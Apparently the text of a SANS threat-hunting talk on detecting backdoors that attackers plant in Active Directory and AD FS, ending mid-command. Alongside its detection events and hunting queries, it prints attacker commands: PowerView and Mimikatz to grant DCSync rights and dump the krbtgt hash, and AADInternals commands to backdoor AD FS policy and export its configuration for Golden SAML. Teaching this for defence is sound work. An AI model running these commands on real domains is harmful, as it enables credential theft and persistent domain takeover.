

Threat Hunting &
Incident Response

SANS Summits

Hunting Backdoors in Active Directory Environment

Thirumalai Natarajan

Anurag Khanna

What will we talk about today?

- Hypothesis based on Threat Actor TTPs targeting Active Directory environment
- How Threat Actors maintain long term persistence in Active Directory
- Hunt and Detect Threat Actors Backdoors



Takeaway: Understand the AD attack surface and hunt for backdoors that Threat Actors use to maintain access to Active Directory.

Why talk about Active Directory?

- Widely adopted across enterprise
- Underlying fabric of IT environment
- Attractive target for Threat Actors
- Big attack surface
- Multiple opportunities for covert backdoors
- Long dwell time



Threat Actors target and abuse Active Directory. Defenders need to understand Active directory better.

Hunt Hypothesis

Threat actor (TA) created persistence by abusing Active Directory Permissions for a standard user.




DS Replication permissions


- Combination of two permissions:
DS-Replication-Get-Changes
DS-Replication-Get-Changes-All
- Allows a principal to remotely retrieve NT hashes via the MS-DRSR protocol for any security principal

Roles that (by default) have these permissions:

- Domain Controllers
- BUILTIN\Administrators (DCs)
- Domain Admins
- Enterprise Admins
- AD DS Connector account (eg. MSOL_)



DS Replication permissions



```
PS > . .\PowerView.ps1  
PS > Add-ObjectAcl -TargetDistinguishedName  
"dc=ThreatHunting, dc=dev" -PrincipalSamAccountName <username>  
-Rights DCSync -Verbose
```

1. Configure DC Replication permission for standard user

```
PS > Import-module .\Invoke-mimikatz  
PS > Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:domain\krbtgt"'
```

2. Retrieve the NT password hash of ANY user later

Threat Actor Workflow

Hunting for DS Replication permissions

Detection

The screenshot shows the Windows Event Viewer interface for Event ID 4662. The 'Details' tab is selected. Key information visible includes:

- Object:** Object Server: DS, Object Type: domainDNS, Object Name: DC=threathunting,DC=dev, Handle ID: 0x0
- Operation:** Operation Type: Object Access, Accesses: Control Access
- Access Mask:** 0x100, Properties: Control Access, {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}, {19195a5b-6da0-11d0-af3-00c04fd930c9}
- Additional Information:** Parameter 1: -, Parameter 2: -
- Log Name:** Security, **Source:** Microsoft Windows security, **Logged:** 3/3/2021 11:44:56 PM, **Event ID:** 4662, **Task Category:** Directory Service Access, **Level:** Information, **Keywords:** Audit Success, **User:** N/A, **Computer:** dc02.threhunting.dev, **OpCode:** Info
- More Information:** [Event Log Online Help](#)

Directory Service Access Event ID 4662 generated when DS Replication permission is added for a user

Hunting

```
PS> (Get-Acl "ad:\dc=threhunting,dc=dev").Access |  
where-object {$_.ObjectType -eq "1131f6aa-9c07-11d1-f79f-  
00c04fc2dcd2" -or $_.ObjectType -eq "1131  
f6ad-9c07-11d1-f79f-00c04fc2dcd2"} | Select-Object  
IdentityReference, objectType
```

Hunt for users with DS Replication permission

```
1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes)  
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes-All)
```

DS Replication Rights-GUID

Send As permissions

- Send as Permission
 - Can be configured in Active Directory
 - Can be configured in Exchange Admin Center
- Allows a principal to send email as another user , without any evidence in the other user mailbox

Change password	<input type="checkbox"/>	<input type="checkbox"/>
Receive as	<input type="checkbox"/>	<input type="checkbox"/>
Reset password	<input type="checkbox"/>	<input type="checkbox"/>
Send as	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read account restrictions	<input type="checkbox"/>	<input type="checkbox"/>
Write account restrictions	<input type="checkbox"/>	<input type="checkbox"/>
Send as delegation information	<input type="checkbox"/>	<input type="checkbox"/>


general
mailbox usage
contact information
organization
email address
mailbox features
member of
MailTip
▶ [mailbox delegation](#)

Send As
The Send As permission allows a delegate to send email from this mailbox. The message will appear to have been sent by the mailbox owner.

+ -

USER PRINCIPAL NAME

Hunting for Send As permissions



```
PS> Get-ADObject -filter 'ObjectClass -eq "user"' |  
ForEach-Object { $ObjectDN = $_  
(Get-Acl "AD:\$($ObjectDN.DistinguishedName)").access |  
Where-Object { $_.ObjectType -eq 'ab721a54-1e2f-11d0-9819-  
00aa0040529b' -and $_.identityReference -ne 'NT  
AUTHORITY\SELF' } }
```


Hunt for users with SendAS permission

```
ab721a54-1e2f-11d0-9819-00aa0040529b (SendAs)
```

SendAs Rights-GUID

Commonly Targeted AD Permissions

Permissions	Actions
GenericAll	Full Rights (Reset password/Add user to the group, Register SPN)
Generic Write	Validated writes on the object (Set Script path parameter for the user)
WriteDACL	Write new ACE on the Target objects DACL
WriteOwner	Change owner of the targeted group
User Force change password	Reset the object password without knowing the current one



Valuable AD Attributes

Attributes	Actions
ms-mcs-admpwd	<p>Ability to read the LAPS Password on computer objects</p> <pre>PS> Import-module admpwd.ps PS> Find-AdmPwdExtendedRights -identity <OU> % {\$_.ExtendedRightHolders} ([adsisearcher]'(&(msDS- KeyCredentialLink=*))').FindAll()</pre>
msDS-KeyCredentialLink	<p>Persistence using Public Private key pair</p> <pre>PS> ([adsisearcher]'(&(msDS- KeyCredentialLink=*))').FindAll()</pre>
msDS-AllowedToActOnBehalfOfOtherIdentity	<p>Configuration of RBCD to access critical servers like DCs</p> <pre>PS> Get-ADObject -filter {((msDS- AllowedToActOnBehalfOfOtherIdentity -like '*'))}</pre> <p>PS> Get-ADComputer <ServiceB> -properties * FT Name,PrincipalsAllowedToDelegateToAccount</p>






Hunt Hypothesis


Threat actor (TA) added backdoor to maintain access to the AD FS Token Signing Certificate (TSC).




Federated authentication (AD FS)



Golden SAML Attack



Token Signing Certificate



To get token-signing certificate

- Obtain encrypted token-signing certificate
- Obtain the secret DKM value from Active Directory to decrypt the Token Signing Certificate

“The token signing certificate is considered the bedrock of security in regards to ADFS. If someone were to get hold of this certificate, they could easily impersonate your ADFS server.” - Microsoft

Who can access this information?

ADFS Service account SID

```
</AuthorizationPolicy><AuthorizationPolicyReadOnly>
@RuleName = "Permit Service Account"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/primarysid", Value == "S-1-5-21-3305960849-
1072668458-128284232-1108"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
@RuleName = "Permit Local Administrators"
exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/groupsid", Value == "S-1-5-32-544"])
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
</AuthorizationPolicyReadOnly>
```

Local Administrators SID

ADFS Config file

```
PS C:\Users\Administrator> (get-acl -Path "AD:CN=b3b6dc28-4089-4df8-8388-20389d6a5574,CN=175b6c99-4420-4de2-
a3d7-f61ce527f726,CN
=ADFS,CN=Microsoft,CN=Program Data,DC=threathunting,DC=dev").access | select
IdentityReference,ActiveDirectoryRights,AccessContro
lType | fl


IdentityReference      : THREATHUNTING\adfs1
ActiveDirectoryRights : CreateChild, Self, WriteProperty, DeleteTree, GenericRead, WriteOwner
AccessControlType      : Allow
```

ADFS service account & Domain privileged accounts

TA Configures Backdoor

```
PS> $authPolicy = Get-AADIntADFSPolicyStoreRules  
PS> $config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy  
PS> Set-AADIntADFSConfiguration -Configuration $config
```

Adding Authorization Policy - ReadOnly for All



Change DACL for the DKM

TA Triggers Backdoor

1. Extract AD FS Config File

```
PS > Export-AADIntADFSConfiguration -Hash <REDACTED> -  
SID <Compromised Account SID> -Server  
adfs.threathunting.dev > ADFSconfig.xml
```

2. Extract Configuration Key for DKM

```
PS > $key = (Get-ADObject -filter 'ObjectClass -eq  
